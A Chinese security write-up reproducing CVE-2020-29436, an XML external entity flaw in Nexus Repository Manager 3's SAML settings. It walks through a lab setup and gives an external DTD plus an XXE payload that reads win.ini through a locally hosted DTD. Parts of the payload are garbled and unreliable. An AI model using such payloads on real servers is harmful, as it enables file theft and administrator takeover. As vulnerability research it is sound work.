CVE-2020-29436：Nexus3 XML外部实体注入复现

原创水木逸轩 Timeline Sec
2020-12-29原文

收录于话题
#漏洞复现文章合集
70个

上方蓝色字体关注我们，一起学安全！

作者：水木逸轩@Timeline Sec

本文字数：767

阅读时长：2～3min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Nexus Repository Manager 3是一款通用的软件包仓库管理（Universal Repository Manager）服务。

0x02 漏洞概述

编号：CVE-2020-29436

/service/rest/internal/ui/saml接口允许加载外部dtd。攻击者能够利用该漏洞获取Nexus Repository Manager 3的管理员帐户，从而可以配置系统、查看文件系统上的文件，获取敏感信息。

0x03 影响版本

Nexus Repository Manager 3 <= 3.28.1

0x04 环境搭建

本地环境需要JDK 1.8以上

官网下载：

https://help.sonatype.com/repomanager3/download/download-archives---repository-manager-3

Nexus Repository Manager 3.28.0-01


Operating System	Link for Download
Unix archive	https://download.sonatype.com/nexus/3/nexus-3.28.0-01-unix.tar.gz (ASC, MD5 , SHA1)
Windows archive	https://download.sonatype.com/nexus/3/nexus-3.28.0-01-win64.zip (ASC , MD5 , SHA1)
OSX archive	https://download.sonatype.com/nexus/3/nexus-3.28.0-01-mac.tgz (ASC, MD5 , SHA1)

本次复现使用版本为3.28.1

解压后，到nexus-3.28.1-01\bin目录下


命令行运行：nexus.exe /run


稍等一会，出现下图，表示启动成功



访问管理后台：http://localhost:8081/

点击登录，输入默认口令：admin/admin123






登陆失败，百度一下：

```
cd /sonatype-work/nexus3
```

找到admin.password，密码就是那一串字符：


```
1  6df90e11-48aa-47c0-a91a-28193d4938ac
```


哦~，原来是不让使用默认密码，也访问不了saml接口，只有pro版本才可以




然后去下载pro版本的证书（此处一定要用火狐浏览器，Google快把我整废）

https://www.sonatype.com/nexus/repository-pro/trial




下载好证书文件


安装证书



证书安装成功后如下图所示




接着服务器重启服务，可以看到版本已经变成了pro



0x05 漏洞复现

访问：

http://yourhost:8081/#admin/security/saml



在填入payload之前先用python起一个http服务

并在http服务的目录下写一个my.dtd文件，文件内容为：

```
<!ENTITY % all

"<!ENTITY &#x25; send SYSTEM '%file;'>"

>

%all;
```

```
<!ENTITY % all
"<!ENTITY &#x25; send SYSTEM '%file;'>"
>
%all;
```




```
C:\Users\Administrator\Desktop>python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

接着将payload填入到文本框中


```
<!DOCTYPE ANY [

        % file SYSTEM "file:///C:/Windows/win.ini">

        % dtd SYSTEM "http://127.0.0.1:8000/my.dtd">

      %dtd;

      %send;
```

```
]>
<ANY>xxe</ANY>
```

拦 截 数 据 包 再 次 发 送



得 到 ini 文 件 内 容 ， dtd 文 件 被 加 载



0x06 修复方式

及时升级到最新版本。

0x07 总结

在即将跪下的前一刻，站起来。

参考链接：

https://paper.seebug.org/1431/

https://blog.csdn.net/cuncaojin/article/details/81270897

https://www.jianshu.com/p/fcb128e34c87

阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

阅读全文